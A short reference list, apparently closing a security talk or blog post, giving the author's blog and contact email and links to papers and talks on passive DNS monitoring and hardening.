blog: http://c-apt-ure.blogspot.com/
email: toms.security.stuff@gmail.com

References / Reading

https://sie.isc.org/

https://www.isc.org/community/blog/201011/join-global-passive-dns-pdns-network-today-gain-effective-tools-fight-against-

https://www.isc.org/files/imce/Join%20The%20Global%20Passive%20DNS.pdf

https://www.dns-oarc.net/files/workshop-2006/Lorenzen-PassiveDNS.pdf

https://www.defcon.org/images/defcon-18/dc-18-presentations/Vixie-Edmonds/DEFCON-18-Edmonds-Passive-DNS-Hardening.pdf

http://www.enyo.de/fw/software/dnslogger/first2005-print.pdf